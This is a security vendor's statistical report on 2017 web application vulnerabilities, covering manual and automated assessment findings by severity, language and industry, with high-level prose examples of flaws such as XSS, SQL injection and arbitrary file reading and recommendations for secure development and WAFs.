
However, if exploited, such vulnerabilities can pose a critical threat to a web application. The most common detected vulnerabilities were older versions of web servers or content management systems. For example, security assessment of one website revealed that any external attacker could use a publicly accessible exploit to perform a Denial of Service³ attack, because the website used an outdated version of the Apache web server that contained vulnerability CVE-2011-3192 disclosed in 2011. Another example: testers found a vulnerable version of ImageMagick, which was intended to convert images uploaded by users on their account pages. Experts used a publicly accessible tool⁴ to exploit vulnerability CVE-2017-15277, which allows obtaining a part of operating system memory on a remote host. As a result, information about the application's directories and files was gained.

Two critical vulnerabilities in every application

In 2016, we had observed a significant decrease in the proportion of high-severity vulnerabilities. Unfortunately, 2017 could not keep up this positive trend and these vulnerabilities rebounded to 17 percent. Most detected vulnerabilities (69%) were again of medium severity, and 14 percent were classified as low-severity vulnerabilities.




The average number of critical vulnerabilities per web application remained almost the same: 2 compared with 2.1 in 2016. Although all web applications tested in 2017 contained medium-severity vulnerabilities, the average number of these vulnerabilities fell from 17.3 to 7.5 per application. The number of low-severity vulnerabilities remained practically unchanged (1.7 compared to 1.8 in 2016).



Code flaws cause 65 percent of vulnerabilities

The ten most common vulnerabilities in 2017 included four critical ones: SQL Injection, OS Commanding, Path Traversal, and XML External Entity. All these vulnerabilities are caused by source code defects.

The following chart displays the vulnerabilities most commonly detected by our experts during manual security assessment of web applications.




Most common vulnerabilities detected in manual testing (percentage of tested web applications)

Cross-Site Scripting, as usual, occupies the top slot: this medium-severity vulnerability was found in 74 percent of applications. Other common vulnerabilities that also allow attacks against web application users are Cross-Site Request Forgery and URL Redirector Abuse. Four of the top ten vulnerabilities are of high severity. Experts demonstrated that one out of every four tested web applications is vulnerable to SQL Injection: an attacker is able to obtain sensitive information including user credentials from the database management system. Such vulnerabilities as OS Commanding, XML External Entity, and Path Traversal were in 9 percent of web applications.

Server-side and client-side vulnerabilities were present in equal proportion. Server-side vulnerabilities included Information Leakage and Insufficient Transport Layer Protection. Client-side vulnerabilities included Cross-Site Scripting, Cross-Site Request Forgery, and other security flaws.

³ exploit-db.com/exploits/17696/

⁴ github.com/neex/gifoe





The majority of flaws (65%) are in software code, as the result of errors in application development. Incorrect web server configuration accounted for the remaining third of security flaws.

Most of the detected web application security flaws can be avoided by implementing a secure software development life-cycle, including security assessment during code development.

Unauthorized access possible in every second application

The frequency of threats was in keeping with 2016. Attacks against users can be performed in 96 percent of web applications. Potentially critical leaks of data, including personal data, increased. Unauthorized access to an application can be obtained almost in half of test cases (48%). One in every four web applications can be a vector for intranet penetration.

Such threats as "Full control over application and server" and "Full control over application" deserve special attention. To obtain full control over the application and server, it is necessary to find a vulnerability that, if exploited, would allow executing commands on the attacked application server, such as OS Commanding or Arbitrary File Upload. These flaws were found in 17 percent of web applications. "Full control over application" means obtaining maximum privileges in the application without gaining control over the company server, for example, thanks to an accessible copy of a database that contains the cleartext credentials for a web application administrator account. Such flaws were found in 13 percent of web applications.




Looking separately at vulnerabilities that allow attacks against web application users, the majority are Cross-Site Scripting vulnerabilities (77.9%). Other vulnerabilities include Cross-Site Request Forgery (10%) and URL Redirector Abuse (5.7%). As already mentioned, these vulnerabilities were among the 10 most common vulnerabilities in 2017.

Experts demonstrated access to web application source code in 4 percent of web applications. Obtaining source code enables an attacker to discover other vulnerabilities in the application and gather information for planning and conducting additional attacks.

The percentage of web applications with accessible personal data grew significantly compared to 2016. Experts demonstrated that personal information could be obtained in 44 percent of applications that process user data. This data is highly valuable for attackers and can be used for planning attacks against users.

Statistics for development tools

Among web applications developed using PHP, 60 percent contained critical vulnerabilities. Java- and ASP.NET-based applications were slightly less affected, at 50 and 33 percent respectively. Thus, we can observe a positive trend for three consecutive years: the percentage of Java- and ASP.NET-based applications with critical vulnerabilities has been decreasing.




The average number of high-severity vulnerabilities for ASP.NET increased from 2.1 to 2.7. PHP and Java web applications had an average of two high-severity vulnerabilities (as compared to 2.8 and 2.1 in 2016, respectively). As in 2016, Java-based applications tended to contain slightly more medium-severity vulnerabilities. ASP.NET-based applications again contained the fewest such flaws.

The table provided on the next page displays the most common vulnerabilities in web applications created with a particular development tool.



89



Average number of vulnerabilities per application

Cross-Site Scripting is still the most common vulnerability for all languages, varying from 67 to 75 percent. Information Leakage, Fingerprinting, and Brute Force are also common across the board.

The top 10 critical vulnerabilities include SQL Injection (for all programming languages), XML External Entity (Java, ASP.NET), OS Commanding (PHP, ASP.NET), as well as Path Traversal (PHP), Deserialization of Untrusted Data (Java), and Insufficient Authorization (ASP.NET).

89

89

89

89

Most common vulnerabilities, by development tool

PHP	% of websites	Java	% of websites	ASP.NET	% of websites
Cross-Site Scripting	70%	Cross-Site Scripting	75%	Cross-Site Scripting	67%
Information Leakage	60%	Fingerprinting	75%	Brute Force	67%
Fingerprinting	50%	Information Leakage	75%	Fingerprinting	50%
Brute Force	40%	Brute Force	50%	Cross-Site Request Forgery	50%
SQL Injection	30%	Insufficient Authorization	50%	SQL Injection	33%
Cross-Site Request Forgery	30%	Content Spoofing	50%	URL Redirector Abuse	33%
Application Misconfiguration	20%	XML External Entity	25%	Insufficient Authorization	17%
OS Commanding	10%	SQL Injection	25%	XML External Entity	17%
URL Redirector Abuse	10%	Cross-Site Request Forgery	25%	OS Commanding	17%
Path Traversal	10%	Deserialization of Untrusted Data	25%	Insecure indexing	17%

Access to source code makes assessment more effective

For the third year in a row, comparative analysis of test techniques—black box, gray box, and white box—confirms that white-box testing is more effective. Although medium-severity vulnerabilities were detected in all web applications regardless of the test technique, results for high-severity vulnerabilities were different: gray- and black-box testing found high-severity vulnerabilities in 35 percent of applications, whereas white-box testing did so in 100 percent of applications. So while attackers can often find a way in even without access to source code, the chances of discovering and exploiting critical vulnerabilities jump dramatically if this code becomes available.

The average number of vulnerabilities per web application detected without access to source code was 1.2 in 2017, while white-box testing revealed 4.3 vulnerabilities per application. For medium-severity vulnerabilities, the rate of detection per application was 15.7 vulnerabilities with access to source code, and 6.1 without it.


With access to source code, experts detected eight times more SQL Injection and five times more OS Commanding vulnerabilities on average. White-box testing was also more effective for uncovering such vulnerabilities as Cross-Site Scripting, Information Leakage, URL Redirector Abuse, and Insufficient Authorization.

Conclusion


To sum up our findings: the average level of web application security remains poor. Every application tested had flaws of various severity levels. High-severity vulnerabilities can be exploited in more than half of applications for access to sensitive data, execution of commands on a server, and total control of the system. Web applications in any sector—from e-commerce to government—can be successfully attacked.

Another motivation for attackers is to infect users with malware. This method was used to spread Bad Rabbit ransomware: attackers hacked web applications belonging to media outlets and masked malware as an Adobe Flash Player update installer. In another case, the Cobalt group found vulnerabilities in the web applications of banks' business partners. The group then sent phishing emails from the addresses of these partners to employees at the targeted banks. This is why we say that every web application can be at risk: even if it is not the target, it can be used as a link in the attack chain.

The research demonstrates the necessity of performing regular web application security assessments. White-box testing (with source code analysis) is preferable: it is more effective than other techniques. The significant expenses associated with application revisions and recoding can be avoided if code security is assessed during the development process (Secure Software Development Lifecycle).⁵ A proactive approach works to prevent vulnerabilities at the earliest stages.



Percentage of web applications with detected high-severity vulnerabilities



Average number of detected vulnerabilities per web application

Another important preventive security measure is a web application firewall (WAF), which protects from known attacks at the level of applications and business logic. A WAF also detects attempts to exploit zero-day vulnerabilities, prevents attacks against users, and analyzes and correlates events in order to build attack chains. Performing these tasks requires advanced implementations of normalization, heuristics, machine learning, and behavioral analysis.



Download the full version of this research at our website

⁵ goo.gl/9LyavF (owasp.org)

Automated code analysis: web application vulnerabilities



Information Security Analytics Team

Web applications are used everywhere these days—including banks, online stores, ICOs, and industrial control systems. In the drive to make the latest and greatest site, developers often tend to concentrate on new functionality and aesthetics at the expense of security.

The resulting number of unfixed vulnerabilities, many of which are easy to exploit, helps attackers in their efforts to access internal resources and critical systems, copy sensitive information, or steal money. In 2017, web application hacks caused over USD \$390 million in damage (see page 12).


Our experts audit the security of hundreds of web applications every year. This article presents statistics based on work performed in 2017. Such information allows forming a better idea of where to focus efforts during application development and operation, which threats are caused by different vulnerabilities, and which security testing methods offer the best results.

Materials and methods

This research provides statistics on vulnerabilities in 33 web applications that were analyzed with PT Application Inspector (PT AI) in automated security assessments in 2017.

Test exploits, data flows, and vulnerability diagrams generated by PT AI provide the full information about vulnerabilities needed for making targeted fixes to web application source code.


The web applications in our dataset tested with PT AI represent a variety of industries. Banks and other financial institutions, as well as government agencies, tend to be the most interested in source code analysis.



Web applications, by industry (percentage of tested web applications)

All web applications are vulnerable

Using automated security assessment, PT AI found vulnerabilities of various severity levels in all tested web applications. The majority of these vulnerabilities were of medium severity (65%).




Severity of vulnerabilities

Most common vulnerabilities

The most common vulnerability found in automated source code analysis was Cross-Site Scripting, which allows attackers to perform phishing attacks against users or infect their computers with malware. This same vulnerability also heads the list of vulnerabilities found in manual web application testing (see page 86).

Next in frequency was HTTP Response Splitting. If successfully exploited, this vulnerability allows attacks against web application users by sending a double HTTP response to a browser, with the header and field contents partially controlled by the attacker.

Arbitrary File Reading, which facilitates unauthorized access to contents of arbitrary files on a server, rounds out the top three vulnerabilities. Thus an attacker can obtain web application source code, credentials, and other sensitive information processed by a system.




Most common vulnerabilities (percentage of tested web applications)



Out of the ten most common vulnerabilities, five are of high severity and, if exploited, may cause severe consequences. For example, by exploiting an Arbitrary File Creation vulnerability, an attacker may be able to execute arbitrary code on a target system and fully compromise the server.

Users are a major target

85 percent of the web applications had vulnerabilities that allow attacks against users. A hacker can exploit these vulnerabilities to steal users' cookies, implement phishing attacks, or infect user computers with malware.




Most frequent threats (percentage of tested web applications)

Of the nine top threats, four are of high severity. By taking advantage of these vulnerabilities, an attacker could obtain unauthorized access to sensitive information on a server (61%) or database (46%), run arbitrary OS commands on a server (55%), and delete or modify files (42%). To access contents of arbitrary files on a server, an attacker must successfully take advantage of such vulnerabilities as Arbitrary File Reading and XML External Entity. SQL Injection makes it possible to steal or modify information from databases, or even delete all data. The most dangerous threat is OS Commanding. With this technique, an attacker can gain total control over a server and execute OS commands with the privileges of the web application. If a LAN interface is found on the target server, the attacker can gain access to local systems of the web application owner, amplifying the attack to a full compromise of the entire corporate infrastructure. As found in our testing, vulnerabilities often make these potentially devastating attacks feasible for real attackers.

85 percent of the web applications contained vulnerabilities that allow attacks against users. Most attacks against users are the result of Cross-Site Scripting. However, many of the tested web applications contained other vulnerabilities that enable attacks: HTTP Response Splitting, Open Redirect, and Cross-Site Request Forgery.

The results clearly show the necessity to search for vulnerabilities in web application source code both during development and on an ongoing basis.




Vulnerabilities allowing attacks against clients

Web applications in the financial sector are particularly vulnerable

High-severity vulnerabilities were found in all tested banking and other finance web applications. The reason is that the operating logic for these applications is more complex than in other industries. Greater complexity results in more opportunities for critical vulnerabilities to arise. By exploiting these vulnerabilities, an attacker may be able to bring an application offline or run arbitrary code on a target system, which can lead to gaining control over the server hosting the web application.

This section contains the results of source code analysis for finance, government, and e-commerce web applications. Due to small sample size, IT and media web applications are not considered here.




Web applications containing critical vulnerabilities, by industry (percentage of tested web applications)

Industries differ in the vulnerabilities in their web applications, as well as their threat profiles.


Banks and other financial institutions

80 percent of the web applications for financial institutions were vulnerable to Cross-Site Scripting, and almost half of them to HTTP Response Splitting. These vulnerabilities are a primary factor in why 87 percent of applications allowed attacks on web application users. A risk of denial of service is the result of XML External Entity and Arbitrary File Modification. The latter can also be useful for running arbitrary code on a target system, which may lead to total control of the web application server. If the attacked application is an online banking system, or a compromised server hosting applications that involve financial transactions, vulnerabilities can bring a very large payday to the attacker.

Example: Security assessment of one banking web application revealed that due to mistakes made during deployment, test and demo files were uploaded as part of a framework. This error caused numerous vulnerabilities. For instance, the index.php module contained a Cross-Site Scripting flaw, which made it



Most common vulnerabilities in finance web applications (percentage of tested web applications)



Most common threats to finance web applications (percentage of tested web applications)

possible for an attacker to craft a link to a specific web page and trigger execution of malicious JavaScript code. Such JavaScript code would create an HTTP GET request to the cookies.php module, pretending to be the user in order to obtain the user's cookie.




Example of Cross-Site Scripting vulnerability

Analysis also revealed that the modules in the \filebrowser directory contained a demo application. The demo application allowed performing core file management functions in the \root directory using a web interface. Source code analysis found numerous Arbitrary File Creation and Arbitrary File Modification vulnerabilities that could be exploited for unlimited copying and renaming of files in the \filebrowser directory. These vulnerabilities would also make it possible to deplete free space on the web server local disk, causing denial of service.




Example of Arbitrary File Modification vulnerability




Example of Arbitrary File Creation vulnerability

Government web applications place users at risk

All government web applications tested by Positive Technologies contained vulnerabilities that facilitate attacks against users. Users of government web applications tend to not be security-savvy, which makes them more likely to fall for fraud.




Most common vulnerabilities in government web applications (percentage of tested web applications)




Most common threats for government web applications (percentage of tested web applications)

Example: Security assessment of a web application for a local government revealed SQL Injection, a critical vulnerability that, if exploited, would allow obtaining sensitive information from a database.




Data flow diagram for SQL Injection

Further source code analysis showed that any attacker could access the file info.php, which contains details about the system configuration. The vulnerability was manually verified by accessing the file contents. This information helps an attacker to plan and conduct additional attacks on the application.




Example of Debug Information Leakage



Example of exploiting Debug Information Leakage

In another case, analysis of web application code revealed a critical XML External Entity vulnerability.





Data flow diagram for XML External Entity


Denial of service can bring e-retailers to a halt

In 75 percent of e-commerce web applications, assessment revealed vulnerabilities enabling denial of service. DoS attacks have the potential to cause significant financial losses for owners of such web applications, because any downtime means missed business and lost customers.

The category Application Security Flaws include unset, or incorrectly set, properties and directives. For example, some applications did not have the requireSSL property configured; this property is responsible for setting the "secure" flag for the Set-Cookie HTTP header. If this flag is set, cookies are sent only over secure HTTPS connections. In accordance with the OWASP classification, such errors fall under category A6: Security Misconfiguration.



Most common threats for e-commerce web applications
(percentage of tested web applications)



Data flow diagram for Arbitrary File Reading

Example: When testing a content management platform for e-commerce, we found a critical Arbitrary File Reading vulnerability. It was impossible to use a test HTTP request to verify this vulnerability, because exploiting it required that the attacker be logged in. The conditions for vulnerability exploitation include the MD5 hash of the required password, which was found during source code analysis. The MD5 hash can be used to bruteforce the password, log in to the system, and successfully exploit this vulnerability. This case is a typical example of the danger of undeclared features left by web application developers.

The results of source code analysis speak for themselves: this approach enables detecting a large number of vulnerabilities of various severity levels. Such an ability is critical for increasing the end-product security of web applications. Automated tools for source code analysis should be used at multiple stages of development, because analyzers are much quicker than manual analysis.

Merely detecting vulnerabilities, of course, is not enough: developers have to make fixes to code and roll them out to production systems. Any delay in remediation means more opportunities for attackers. Therefore, effective protection requires a multipronged approach built on periodic white-box security assessment of web applications including automated tools, complemented by proactive protection such as a web application firewall (WAF) to detect and prevent attacks against web applications.



Download the full
version of this research
at our website

Do WAFs dream of static analyzers?



Application Security Team

Virtual patching (VP) has been one of the most popular trends in application protection in recent years. Implemented at the level of a web application firewall, VP allows protecting web applications against exploitation of previously defined vulnerabilities. (For our purposes, a web application firewall, or WAF, will refer to a dedicated solution operating on a separate node between an external gateway and web server.)

